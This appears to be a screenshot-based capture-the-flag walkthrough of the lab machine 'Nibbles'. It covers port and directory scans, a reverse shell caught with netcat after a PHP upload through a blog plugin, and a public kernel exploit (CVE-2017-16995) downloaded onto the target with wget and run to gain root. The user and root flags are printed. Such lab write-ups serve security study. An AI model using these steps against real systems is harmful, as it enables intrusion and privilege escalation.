



```
root@kali: ~  
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım  
root@kali: ~/Masaüstü x root@kali: ~  
root@kali:~# nmap -sS -sV 10.10.10.75  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-22 14:04 +03  
Nmap scan report for 10.10.10.75  
Host is up (0.066s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 23.46 seconds
```



Hello world!



Nibbles - Yum yum - Mozilla Firefox

Nibbles - Yum yum

10.10.10.75/nibbleblog/

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

There are no posts

Home

CATEGORIES

- Uncategorised
- Music
- Videos

HELLO WORLD

Hello world

LATEST POSTS

My image

AGE

PAGES

Inspector Console Debugger {} Style Edi... @ Performa... Memory Network

Search HTML

```
<!-- PLUGINS -->
<section id="sidebar">
  <div class="plugin-box plugin_categories"></div>
  <div class="plugin-box plugin_hello_world">
    <h3 class="plugin-title">Hello world</h3>
    <p>Hello world</p>
  </div>
  <div class="plugin-box plugin_latest_posts"></div>
  <div class="plugin-box plugin_my_image">
    <h3 class="plugin-title">My image</h3>
    <ul>
      <li>
        
      </li>
    </ul>
  </div>
  <div class="plugin-box plugin_pages"></div>
</section>
```

html > body > div#container > section#main > section#sidebar > div.plugin-box.plugin_latest_posts

Rules Computed Animations Fonts

Filter Styles

element { inline

div.plugin-box { plugins.css:7

- margin-bottom: 20px;
- overflow: auto;

Inherited from section#main


#main { main.css:72

- font-size: 1.32em;






Inherited from body

body { main.css:9

- font-family: 'Open Sans',arial,sans-serif;
- font-size: 62.5%;
- color: #555;



Index of /nibbleblog/content/private

Name	Last modified	Size	Description
 Parent Directory		-	
 db.xml	2018-05-22 07:13	258	
 image.jpeg	2018-05-22 07:02	223K	
 image.jpg	2018-05-22 07:02	22K	
 image.php	2018-05-22 07:13	5.4K	

root@kali: ~

Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım

root@kali: ~/Masaüstü

root@kali: ~


```
root@kali:~# dirb http://10.10.10.75/nibbleblog
```


```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Tue May 22 14:06:23 2018  
URL_BASE: http://10.10.10.75/nibbleblog/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----
```







```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.10.75/nibbleblog/ ----  
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/  
+ http://10.10.10.75/nibbleblog/admin.php (CODE:200|SIZE:1401)  
==> DIRECTORY: http://10.10.10.75/nibbleblog/content/  
+ http://10.10.10.75/nibbleblog/index.php (CODE:200|SIZE:2987)  
==> DIRECTORY: http://10.10.10.75/nibbleblog/languages/  
==> DIRECTORY: http://10.10.10.75/nibbleblog/plugins/  
+ http://10.10.10.75/nibbleblog/README (CODE:200|SIZE:4628)
```





nibbleblog - Plugins

-  Publish
-  Comments
-  Manage
-  Settings
-  Themes
-  **Plugins**

Installed plugins

Categories

Displays all categories of your blog and allows the user to filter posts by category.

[Configure](#) [Uninstall](#)

Hello world

Show hello world.

[Configure](#) [Uninstall](#)

Latest posts

Displays latest published posts, sorted by date.

[Configure](#) [Uninstall](#)

My image

Show a picture


[Configure](#) [Uninstall](#)

Pages




Display all pages.

[Configure](#) [Uninstall](#)

10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image



Index of /nibbleblog/content/private/plugins/my_image

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 db.xml	2018-05-22 12:52	259	
 image.php	2018-05-22 12:52	78K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

```
root@kali: ~  
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım  
root@kali: ~/Masaüstü x root@kali: ~  
root@kali:~# nc -lvp 1234  
listening on [any] 1234 ...  
10.10.10.75: inverse host lookup failed: Unknown host  
connect to [10.10.15.70] from (UNKNOWN) [10.10.10.75] 42084  
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux  
07:14:04 up 49 min, 0 users, load average: 0.00, 0.01, 0.05  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT  
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

```
root@kali: ~  
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım  
root@kali: ~/Masaüstü x root@kali: ~ x  
listening on [any] 1234 ...  
10.10.10.75: inverse host lookup failed: Unknown host  
connect to [10.10.15.70] from (UNKNOWN) [10.10.10.75] 42084  
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux  
07:14:04 up 49 min, 0 users, load average: 0.00, 0.01, 0.05  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT  
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)  
$ ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
$
```

```
$ cd home
$ ls
nibbler
$ cd nibbler
$ ls
10.10.15.126:8000
personal
personal.zip
user.txt
$ cat user.txt
b02ff32bb332deba49eeaed21152c8d8
$
```

```
$ cd home
$ ls
nibbler
$ cd nibbler
$ ls
10.10.15.126:8000
personal
personal.zip
user.txt
$ cat user.txt
b02ff32bb332deba49eeaed21152c8d8
$ cd personal
$ ls
stuff
$ cd stuff
$ ls
monitor.sh
#
```

```
shap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ uname -an
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
```


root@kali: ~

Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım


root@kali: ~/Masaüstü

root@kali: ~

root@kali: ~

root@kali:~# searchsploit Linux Kernel 4.4.0

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privileg	exploits/linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)	exploits/linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation	exploits/linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out-of-Bounds Pri	exploits/linux_x86-64/local/40049.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	exploits/linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privil	exploits/linux/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalati	exploits/linux/local/43418.c



[Home](#) [Exploits](#) [Shellcode](#) [Papers](#) [Google Hacking Database](#) [Submit](#) [Search](#)

Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation

EDB-ID: 44298	Author: Bruce Leidl	Published: 2018-03-16
CVE: CVE-2017-16995	Type: Local	Platform: Linux
Aliases: N/A	Advisory/Source: Link	Tags: N/A
E-DB Verified: 	Exploit: Download / View Raw	Vulnerable App: N/A

```
root@kali: ~/Downloads
osya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü x root@kali: ~ x roc
ot@kali:~# cd Downloads
ot@kali:~/Downloads# ls
298.c c99 LinEnum.sh php-reverse-shell-master shutter-0.93 Sublist3r-master
ot@kali:~/Downloads# gcc 44298.c -o out
ot@kali:~/Downloads# ls
298.c c99 LinEnum.sh out php-reverse-shell-master shutter-0.93 Sublist3r-master
ot@kali:~/Downloads#
```

```
root@kali: ~/Downloads
Dosya  Düzenle  Görünüm  Search  Uçbirim  Sekmeler  Yardım
root@kali: ~/Masaüstü  x  root@kali: ~  x
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
44298.c  c99  LinEnum.sh  php-reverse-shell-master  shutter-0.93  Sublist3r-master
root@kali:~/Downloads# gcc 44298.c -o out
root@kali:~/Downloads# ls
44298.c  c99  LinEnum.sh  out  php-reverse-shell-master  shutter-0.93  Sublist3r-master
root@kali:~/Downloads# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...

```

```
$ uname -an
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$ wget http://10.10.15.70:8081/out
--2018-05-22 07:20:18-- http://10.10.15.70:8081/out
Connecting to 10.10.15.70:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13784 (13K) [application/octet-stream]
out: Permission denied

Cannot write to 'out' (Success).
$
```

root@kali: ~

Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım

root@kali: ~/Masaüstü

root@kali: ~

root@kali: ~/Downloads

```
Cannot write to 'out' (Success).
$ cd home
$ ls
nibbler
$ wget http://10.10.15.70:8081/out
--2018-05-22 07:20:51-- http://10.10.15.70:8081/out
Connecting to 10.10.15.70:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13784 (13K) [application/octet-stream]
out: Permission denied

Cannot write to 'out' (Success).
$ cd nibbler
$ ls
10.10.15.126:8000
personal
personal.zip
user.txt
$ cd personal
$ ls
stuff
$ cd stuff
$ ls
monitor.sh
$ wget http://10.10.15.70:8081/out
--2018-05-22 07:21:27-- http://10.10.15.70:8081/out
Connecting to 10.10.15.70:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13784 (13K) [application/octet-stream]
Saving to: 'out'

 0K ..... 100% 198K=0.07s

2018-05-22 07:21:28 (198 KB/s) - 'out' saved [13784/13784]

$
```

```
$ wget http://10.10.15.70:8081/out
--2018-05-22 07:21:27-- http://10.10.15.70:8081/out
Connecting to 10.10.15.70:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13784 (13K) [application/octet-stream]
Saving to: 'out'

 0K ..... 100% 198K=0.07s

2018-05-22 07:21:28 (198 KB/s) - 'out' saved [13784/13784]

$ ls
monitor.sh
out
$ ./out
/bin/sh: 31: ./out: Permission denied
$ chmod +x out
$ ./out
id
uid=0(root) gid=0(root) groups=0(root),1001(nibbler)
```

```
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
cat root/root.txt  
b6d745c0dfb6457c55591efc898ef88c
```